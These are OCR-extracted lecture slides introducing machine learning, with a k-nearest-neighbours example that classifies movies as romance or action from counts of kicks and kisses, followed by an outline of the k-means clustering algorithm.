
“Know enough to be dangerous”

Common self-assessment

At times, a prediction is correct…


But can it be repeated? Is there a pattern? Wasn’t it just an accident?

Prediction model for the FIFA World Cup 2014



Key considerations for machine learning

Machine scalability



Key considerations for machine learning

Machine scalability

Organizational expertise

Developer

IT

Subject Matter Expert

Marketing


Data scientist

Key considerations for machine learning

Machine scalability

Organizational expertise

Data



Key considerations for machine learning

Machine scalability

Organizational expertise

Data

Experiments

Combination that will work!

Key considerations for machine learning

Machine scalability

Organizational expertise

Data

Experiments

Libraries

ML intro in 3 minutes…


Supervised learning from movie features

Movie Tag	# of kicks	# of kisses	Label
A	3	104	Romance
B	2	100	Romance
C	1	81	Romance
D	101	10	Action
E	99	5	Action
F	98	2	Action
?	18	90	Unknown

Row A-F: “Ground Truth”

Source:
Machine learning in action
By: Harrington, Peter.
Manning Publications
2012

Movies: scatter chart



k-NN: distances

Tag	# of kicks	# of kisses	Label	Distance
?	18	90	Unknown	0.0
A	3	104	Romance	20.5
B	2	100	Romance	18.9
C	1	81	Romance	19.2
D	101	10	Action	115.3
E	99	5	Action	117.4
F	98	2	Action	118.9

k-NN: sorted distances

Tag	# of kicks	# of kisses	Label	Distance
?	18	90	Unknown	0.0
B	2	100	Romance	18.9
C	1	81	Romance	19.2
A	3	104	Romance	20.5
D	101	10	Action	115.3
E	99	5	Action	117.4
F	98	2	Action	118.9


if k = 3 then 3 nearest neighbors are: Romance

k-means

Repeat
1. Compute centroids for k sets
2. Reassign point to group with closest centroid
3. Stop criteria: max iterations or no change
(no change on centroids or group assignments)

Minimize

$$J = \sum_{j=0}^{k-1} \sum_{n \in S_j} [x_n - \mu_j]^2$$



